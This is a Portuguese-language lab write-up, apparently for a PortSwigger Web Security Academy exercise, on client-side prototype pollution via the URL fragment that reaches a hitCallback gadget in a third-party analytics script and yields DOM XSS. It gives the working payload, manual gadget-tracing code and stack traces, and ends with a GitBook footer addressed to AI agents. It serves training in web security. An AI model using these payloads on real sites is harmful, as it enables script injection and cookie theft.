> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/pt-br/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md).
# Poluição de protótipo no lado do cliente em bibliotecas de terceiros
Notas sobre poluição de protótipo no lado do cliente em bibliotecas de terceiros para os laboratórios do PortSwigger Web Security Academy, incluindo fluxo de exploração, teste de payload, validação no Burp Suite e remediação conte
### Prototype Pollution no lado do cliente em bibliotecas de terceiros
#### Contexto do laboratório
Este laboratório é vulnerável a um **DOM XSS via uma poluição de protótipo no lado do cliente**. / A particularidade aqui é que o vulnerável **gadget está localizado em uma biblioteca JavaScript de terceiros**, cujo código é **minificado**, tornando a análise manual mais complexa.
O laboratório é inspirado por vulnerabilidades reais destacadas pela **PortSwigger Research**, notadamente no artigo Widespread prototype pollution gadgets por **Gareth Heyes**.
Objetivo final:/ \*\* Executar `alert(document.cookie)` no navegador da vítima\*\*, usando o servidor de exploração fornecido.
### Abordagem recomendada: Ataque automático com o DOM Invader
#### Ativação do DOM Invader

1. Abra o navegador integrado para **Burp Suite**.
* Verifique se o **DOM Invader** extensão está ativa.


Ativar:
* **DOM Invader está ATIVADO**
* **Tipo de ataque: Poluição de protótipo**
#### Identificação da fonte vulnerável

* No **DOM Invader** aba, uma **fonte de poluição de protótipo** é detectada automaticamente.
* O DOM Invader indica que a poluição é possível por meio do \*\*fragmento de URL (`#`)\*\*, e não por meio de configurações convencionais (`?`).
#### Descoberta automática de gadget

1. Iniciar **Procurar gadgets** no DOM Invader.

Um gadget explorável é identificado em uma biblioteca de terceiros.

Ao clicar em **Explorar**, o DOM Invader confirma a execução com uma `alert(1)`.
#### Carga útil final (document.cookie)
Carga útil identificada pelo DOM Invader:
```javascript
#constructor[prototype][hitCallback]=alert%28document.cookie%29
```
Esse payload dispara o alerta contendo os cookies
#### Entrega do exploit à vítima
O código a seguir é enviado com o **servidor em execução**:
```javascript
```
Quando a vítima carrega a página, o JavaScript é executado em seu navegador
### Abordagem manual (análise detalhada)
#### Tentativas convencionais de poluição (falha)

Os seguintes payloads \*\*não funcionam\*\*:
```bash
/?__proto__[foo]=bar
/?__proto__.foo=bar
```
Resultado
```javascript
console.log({}.foo); // undefined
```

#### Poluição via fragmento de URL (sucesso)
No entanto, a poluição \*\*funciona com `#`\*\*:
```javascript
#__proto__[foo]=bar
#__proto__.foo=bar
```
Isso indica que a fonte vulnerável consome o fragmento de URL

#### Análise da biblioteca de terceiros
* Um arquivo grande é carregado:
/resources/js/ga.js
Cerca de 3000 linhas, código minificado.
* Esse arquivo contém um callback chamado hitCallback, usado sem verificação rigorosa.
### Identificação manual do gadget
#### Técnica de rastreamento com `Object.defineProperty`
Para encontrar as propriedades lidas em `Object.prototype`, injetamos:
```javascript
Object.defineProperty(Object.prototype, 'YOUR-PROPERTY', {
get() {
console.trace();
return 'polluted';
}
})
```

#### Interrompendo a execução do JavaScript
Ao interceptar a resposta HTML, injetamos:
```javascript
```

O navegador para em \*\*
#### Teste de propriedades candidatas

Exemplo com propriedade não explorada
```javascript
Object.defineProperty(Object.prototype, 'anonymizeIp', {
get() {
console.trace();
return 'polluted';
}
})
```
Nenhum trace interessante.
#### Descoberta de gadget válida: `hitCallback`
```javascript
Object.defineProperty(Object.prototype, 'hitCallback', {
get() {
console.trace();
return 'polluted';
}
})
```
Resultado:

* `console.trace()` revela uma sequência de chamadas de `ga.js`

* A propriedade é bem **lida e executada como função**
Esse comportamento confirma que `hitCallback` é invocado como callback JavaScript
```javascript
console.trace() debugger eval code:3:17
get debugger eval code:3
get https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Vc https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
j https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
Fa https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:63
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
O https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:36
push https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:33
b https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:19
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
Fe https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:84
```
Esse comportamento confirma que `hitCallback` é invocado como callback JavaScript
```javascript

ReferenceError não capturado: polluted não está definido
https://0a9e003f03d2b03382d533e900f50079.web-security-academy.net/resources/js/ga.js:21
```

* O `hitCallback` gadget permite uma \*\*execução arbitrária de JavaScript\*\*, levando a um **XSS no DOM**.
```javascript
Zc.prototype.stopPropagation = function () {
throw 'aborted';
};
var Vc = function (a) {
var b = this;
this.fb = 0;
var c = a.get(tc);
this.Ua = function () {
0 < b.fb &&
c &&
(b.fb--, b.fb || c())
};
this.Ja = function () {
!b.fb &&
c &&
setTimeout(c, 10)
};
a.set(uc, b, !0)
};
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/pt-br/web/prototype-pollution/client-side-prototype-pollution-in-third-party-libraries.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.